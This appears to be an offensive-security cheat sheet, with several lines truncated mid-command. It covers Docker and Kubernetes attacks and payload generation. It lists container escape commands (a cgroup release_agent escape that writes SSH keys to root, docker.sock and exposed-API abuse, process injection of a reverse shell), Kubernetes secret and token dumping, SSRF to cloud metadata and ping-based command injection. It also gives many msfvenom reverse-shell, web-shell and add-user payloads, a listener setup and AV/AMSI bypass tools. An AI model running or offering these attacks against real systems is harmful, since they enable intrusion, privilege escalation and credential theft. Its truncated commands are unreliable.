docker run -d --name='low_priority' --cpuset-cpus=0 --cpu-shares=10 alpi
docker run -d --name='high_priority' --cpuset-cpus=0 --cpu-shares=50 alp
# Stopping cgroups
docker stop low_priority high_priority
# Remove cgroups
docker rm low_priority high_priority

# Setup docker swarm cluster
docker swarm init
# Check swarm nodes
docker node ls
# Start new service in cluster
docker service create --replicas 1 --publish 5555:80 --name nginxservice
nginx:alpine
```

```
# List services
docker service ls
# Inspect service
docker service inspect --pretty nginxservice
# Remove service
docker service rm nginxservice
# Leave cluster
docker swarm leave (--force if only one node)

# Start portainer
docker run -d -p 9000:9000 --name portainer \
--restart always -v /var/run/docker.sock:/var/run/docker.sock \
-v /opt/portainer:/data portainer/portainer


# Tools
# https://github.com/lightspin-tech/red-kube
```

Docker security basics

```
# Get image checksum
docker images --digests ubuntu
# Check content trust to get signatures
docker trust inspect mediawiki --pretty
# Check vulns in container
- Look vulns in base image
- Use https://vulners.com/audit to check for docker packages
- Inside any container
cat /etc/issue
dpkg-query -W -f='${Package} ${Version} ${Architecture}\n'
- Using Trivy https://github.com/aquasecurity/trivy
trivy image knqyf263/vuln-image:1.2.3
# Check metadata, secrets, env variables
docker inspect <image name>
docker inspect <container name>
# Review image history
docker history image:latest
# Inspect everything
docker volume inspect wordpress_db_data
docker network inspect wordpress_default
# Interesting look in the volume mountpoints
docker volume inspect whatever
cd /var/lib/docker/volumes/whatever
# Integrity check for changed files
docker diff imagename
# Check if you're under a container
```

```
https://github.com/genuinetools/amicontained#usage
# Docker Bench Security (Security Auditor)
cd /opt/docker-bench-security
sudo bash docker-bench-security.sh
```

Detect inside a docker or running containers

```
- MAC Address
    - Docker uses a range from 02:42:ac:11:00:00 to 02:42:ac:11:ff:ff
- List of running processes (ps aux)
    - Small number of processes generally indicate a container
- CGROUPs
    - cat /proc/1/cgroup – should show docker process running
- Check for existence of docker.sock (ls -al /var/run/docker.sock)
- Check for container capabilities: capsh –print
- On Pentests, check for tcp ports 2375 and 2376 – Default docker daemon
```

Escape NET_ADMIN docker container

```
# Check if you're NET_ADMIN
ip link add dummy0 type dummy
ip link delete dummy0
# If it works, this script execute 'ps aux' in host:
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tm
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agentecho '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmdsh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
# You can replace the 'ps aux' command for:
cat id_dsa.pub >> /root/.ssh/authorized_keys
```

Attacking secure volume mounts

Attack insecure volume mounts

```
# After get reverse shell in docker container (eg insecure webapp with R
# This commands are executed inside insecure docker container
# Check if it's available docker.sock
ls -l /var/run/docker.sock
# This allows to access the host docker service using host option with d
# Now download docker client in container and run commands in host
./docker -H unix:///var/run/docker.sock ps
./docker -H unix:///var/run/docker.sock images
```

Attack docker misconfiguration

```
# Docker container with exposed ports running docker service
# Docker API is exposed in those docker ports
# Check query docker API with curl
curl 10.11.1.111:2375/images/json | jq .
# Then you can run commands in host machine
docker -H tcp://10.11.1.111:2375 ps
docker -H tcp://10.11.1.111:2375 images
```

Audit Docker Runtime and Registries

```
# Runtime

# Host with multiple dockers running
# Check docker daemon
docker system info
# Check docker API exposed on 0.0.0.0
cat /lib/systemd/system/docker.service
# Check if docker socket is running in any container
docker inspect | grep -i '/var/run/'
# Check rest of files docker related
ls -l /var/lib/docker/
# Check for any secret folder
ls -l /var/run/
ls -l /run/

# Public Registries
# Docker registry is a distribution system for Docker images. There will
# Check if docker registry is up and running
curl -s http://localhost:5000/v2/_catalog | jq .
# Get tags of docker image
curl -s http://localhost:5000/v2/devcode/tags/list | jq .
# Download image locally
docker pull localhost:5000/devcode:latest
# Access container to review it
docker run --rm -it localhost:5000/devcode:latest sh
# Once mounted we can check the docker daemon config to see user and reg
docker system info
# And we can check the registries configured for the creds
```

```
# And we can check the registries configured for the cloud
cat ~/.docker/config.json

# Private registries
# Check catalog
curl 10.11.1.111:5000/v2/_catalog
# Get image tags
curl 10.11.1.111:5000/v2/privatecode/tags/list
# Add the insecure-registry tag to download docker image
vi /lib/systemd/system/docker.service
ExecStart=/usr/bin/dockerd -H fd:// --insecure-registry 10.11.1.111:5000
# Restart docker service
sudo systemctl daemon-reload
sudo service docker restart
# Download the image
docker pull 10.11.1.111:5000/privatecode:whatevertag
# Enter inside container and enumerate
docker run --rm -it 10.11.1.111:5000/privatecode:golang-developer-team s
cd /app
ls -la
```

Attack container capabilities

```
# Host with sys_ptrace capability enabled with host PID space. So it run
# You're already inside container
# Check capabilities
capsh --print
# Upload reverse shell and linux-injector
msfvenom -p linux/x64/shell_reverse_tcp LHOST=IP LPORT=PORT -f raw -o pa
# Check any process running as root
ps aux | grep root
./injector PID_RUNNING_AS_ROOT payload.bin
```

Tools

```
# https://github.com/anchore/grype
# https://github.com/aquasecurity/trivy
# https://github.com/cr0hn/dockerscan
# https://github.com/P3GLEG/Whaler
# https://github.com/RhinoSecurityLabs/ccat
https://github.com/stealthcopter/deepce
https://github.com/anchore/grype
```

Kubernetes

A Pentester's Approach to Kubernetes Security — Part 1
Appsecco

A Pentester's Approach to Kubernetes Security — Part 2
Appsecco

Concepts

- Kubernetes is a security orchestrator
- Kubernetes master provides an API to interact with nodes
- Each Kubernetes node run kubelet to interact with API and kube-proxy to refect Kubernetes networking services on each node.
- Kubernetes objects are abstractions of states of your system.
  - Pods: collection of container share a network and namespace in the same node.
  - Services: Group of pods running in the cluster.
  - Volumes: directory accesible to all containers in a pod. Solves the problem of loose info when container crash and restart.
  - Namespaces: scope of Kubernetes objects, like a workspace (dev-space).

Commands

```
# kubectl cli for run commands against Kubernetes clusters
# Get info
kubectl cluster-info
# Get other objects info
kubectl get nodes
kubectl get pods
kubectl get services
# Deploy
kubectl run nginxdeployment --image=nginx:alpine
# Port forward to local machine
kubectl port-forward <PODNAME> 1234:80
# Deleting things
kubectl delete pod
# Shell in pod
kubectl exec -it <PODNAME> sh
# Check pod log
kubectl logs <PODNAME>
# List API resources
kubectl api-resources
# Check permissions
kubectl auth can-i create pods
# Get secrets
kubectl get secrets <SECRETNAME> -o yaml
# Get more info of specific pod
kubectl describe pod <PODNAME>
# Get cluster info
```

```
kubectl cluster-info dump

# Known vulns
CVE-2016-9962
CVE-2018-1002105
CVE-2019-5736
CVE-2019-9901
```

External Recon

```
# Find subdomains like k8s.target.tld
# Search for yaml files on GitHub
# Check etcdtcl exposed public
etcdctl -endpoints=http://<MASTER-IP>:2379 get / -prefix -keys-only
# Check pods info disclosure on http://<external-IP>:10255/pods
```

Common open ports

Port	Process	Description
443/TCP	kube-apiserver	Kubernetes API port
2379/TCP	etcd	
4194/TCP	cAdvisor	Container metrics
6443/TCP	kube-apiserver	Kubernetes API port
6666/TCP	etcd	etcd
6782-4/TCP	weave	Metrics and endpoints
8443/TCP	kube-apiserver	Kubernetes API port
8080/TCP	kube-apiserver	Insecure API port
9099/TCP	calico-felix	Health check server for Calico
10250/TCP	kubelet	HTTPS API which allows full node access
10255/TCP	kubelet	Unauthenticated read-only HTTP port: pods, runningpods, node state
10256/TCP	kube-proxy	Kube Proxy health check server

Common endpoints


```
{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/",
    "/apis/admissionregistration.k8s.io",
    "/apis/admissionregistration.k8s.io/v1beta1",
```

```
 /apis/apiextensions.k8s.io ,
"/apis/apiextensions.k8s.io/v1beta1",
"/apis/apiregistration.k8s.io",
"/apis/apiregistration.k8s.io/v1",
"/apis/apiregistration.k8s.io/v1beta1",
"/apis/apps",
"/apis/apps/v1",
"/apis/apps/v1beta1",
"/apis/apps/v1beta2",
"/apis/authentication.k8s.io",
"/apis/authentication.k8s.io/v1",
"/apis/authentication.k8s.io/v1beta1",
"/apis/authorization.k8s.io",
"/apis/authorization.k8s.io/v1",
"/apis/authorization.k8s.io/v1beta1",
"/apis/autoscaling",
"/apis/autoscaling/v1",
"/apis/autoscaling/v2beta1",
"/apis/batch",
"/apis/batch/v1",
"/apis/batch/v1beta1",
"/apis/certificates.k8s.io",
"/apis/certificates.k8s.io/v1beta1",
```

Quick attacks

```
# Dump all
for res in $(kubectl api-resources -o name);do kubectl get "${res}" -A -

# Check for anon access
curl -k https://<master_ip>:<port>
etcdctl –endpoints=http://<MASTER-IP>:2379 get / –prefix –keys-only
curl http://<external-IP>:10255/pods

#Dump tokens from inside the pod
kubectl exec -ti <pod> -n <namespace> cat /run/secrets/kubernetes.io/ser

#Dump all tokens from secrets
kubectl get secrets -A -o yaml | grep " token:" | sort | uniq > alltoken

#Standard query for creds dump:
curl -v -H "Authorization: Bearer <jwt_token>" https://<master_ip>:<port
# This also could works /api/v1/namespaces/kube-system/secrets/
```

Attack Private Registry misconfiguration

```
# Web application deployed vulnerable to lfi
# Read configuration through LFI
```

```
cat /root/.docker/config.json
# Download this file to your host and configure in your system
docker login -u _json_key -p "$(cat config.json)" https://gcr.io
# Pull the private registry image to get the backend source code
docker pull gcr.io/training-automation-stuff/backend-source-code:latest
# Inspect and enumerate the image
docker run --rm -it gcr.io/training-automation-stuff/backend-source-code
# Check for secrets inside container
ls -l /var/run/secrets/kubernetes.io/serviceaccount/
# Check environment vars
printenv
```

Attack Cluster Metadata with SSRF

```
# Webapp that check the health of other web applications
# Request to
curl http://169.254.169.254/computeMetadata/v1/
curl http://169.254.169.254/computeMetadata/v1/instance/attributes/kube-
```

Attack escaping pod volume mounts to access node and host

```
# Webapp makes ping
# add some listing to find docker.sock
ping whatever;ls -l /custom/docker/
# Once found, download docker client
ping whatever;wget https://download.docker.com/linux/static/stable/x86_6
ping whatever;tar -xvzf /root/docker-18.09.1.tgz -C /root/
ping whatever;/root/docker/docker -H unix:///custom/docker/docker.sock p
ping whatever;/root/docker/docker -H unix:///custom/docker/docker.sock i
```

Tools

```
# kube-bench - secutity checker
kubectl apply -f kube-bench-node.yaml
kubectl get pods --selector job-name=kube-bench-node
kubectl logs kube-bench-podname

# https://github.com/aquasecurity/kube-hunter
kube-hunter --remote some.node.com
```

```
kube-hunter --remote some.node.com

# kubeaudit
./kubeaudit all

# kubeletctl
# https://github.com/cyberark/kubeletctl
kubeletctl scan rce XXXXXXXX

# https://github.com/cdk-team/CDK
cdk evaluate

# Api audit
# https://github.com/averonesis/kubolt

# PurplePanda https://github.com/carlospolop/PurplePanda
```

CDN - Comain Fronting

```
CDN - Domain Fronting

**Tools**
https://github.com/rvrsh3ll/FindFrontableDomains
https://github.com/stevecoward/domain-fronting-tools
# Domain Fronting TLS 1.3
https://github.com/SixGenInc/Noctilucent
https://github.com/vysecurity/DomainFrontingLists
```

Exploitation

Payloads

msfvenom

```
# Creating a payload
msfvenom -p [payload] LHOST=[listeninghost] LPORT=[listeningport]

# List of payloads
msfvenom -l payloads

# Payload options
msfvenom -p windows/x64/meterpreter_reverse_tcp --list-options

# Creating a payload with encoding
msfvenom -p [payload] -e [encoder] -f [formattype] -i [iteration]  > out

# Creating a payload using a template
msfvenom -p [payload]  -x [template] -f [formattype] > outputfile

# Listener for MSfvenom Payloads:
msf5>use exploit/multi/handler
msf5>set payload windows/meterpreter/reverse_tcp
msf5>set lhost
msf5>set lport
msf5> set ExitOnSession false
msf5>exploit -j
```

```
msfvenom -p [...]

#  Windows Payloads
msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f exe >
msfvenom -p windows/meterpreter_reverse_http LHOST=IP LPORT=PORT HttpUse
msfvenom -p windows/meterpreter/bind_tcp RHOST= IP LPORT=PORT -f exe > s
msfvenom -p windows/shell/reverse_tcp LHOST=IP LPORT=PORT -f exe > shell
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=PORT -f exe > shell

#  Linux Payloads
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f elf
msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=IP LPORT=PORT -f elf >
msfvenom -p linux/x64/shell_bind_tcp RHOST=IP LPORT=PORT -f elf > shell.
msfvenom -p linux/x64/shell_reverse_tcp RHOST=IP LPORT=PORT -f elf > she

# Add a user in windows with msfvenom:
msfvenom -p windows/adduser USER=hacker PASS=password -f exe > useradd.e

#  Web Payloads

# PHP
msfvenom -p php/meterpreter_reverse_tcp LHOST= LPORT= -f raw > shell.php
cat shell.php | pbcopy && echo ' shell.php && pbpaste >> shell.php

# ASP
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell

# JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp

# WAR
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war

#  Scripting Payloads

# Python
msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py

# Bash
msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh

# Perl
msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl

# Creating an Msfvenom Payload with an encoder while removing bad charec
msfvenom -p windows/shell_reverse_tcp EXITFUNC=process LHOST=IP LPORT=PO

https://hacker.house/lab/windows-defender-bypassing-for-meterpreter/
```

Bypass AV

```
# Veil Framework:
https://github.com/Veil-Framework/Veil

# Shellter
https://www.shellterproject.com/download/

# Sharpshooter
# https://github.com/mdsecactivebreach/SharpShooter
# Javascript Payload Stageless:
SharpShooter.py --stageless --dotnetver 4 --payload js --output foo --ra

# Stageless HTA Payload:
SharpShooter.py --stageless --dotnetver 2 --payload hta --output foo --r

# Staged VBS:
SharpShooter.py --payload vbs --delivery both --output foo --web http://

# Donut:
https://github.com/TheWover/donut

# Vulcan
```

```
# Vulcan
https://github.com/praetorian-code/vulcan
```

Bypass Amsi

```
# Testing for Amsi Bypass:
https://github.com/rasta-mouse/AmsiScanBufferBypass

# Amsi-Bypass-Powershell
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

https://blog.f-secure.com/hunting-for-amsi-bypasses/
https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-ev
https://github.com/cobbr/PSAmsi/wiki/Conducting-AMSI-Scans
https://slaeryan.github.io/posts/falcon-zero-alpha.html
```

Office Docs

```
https://github.com/thelinuxchoice/eviloffice
https://github.com/thelinuxchoice/evilpdf
```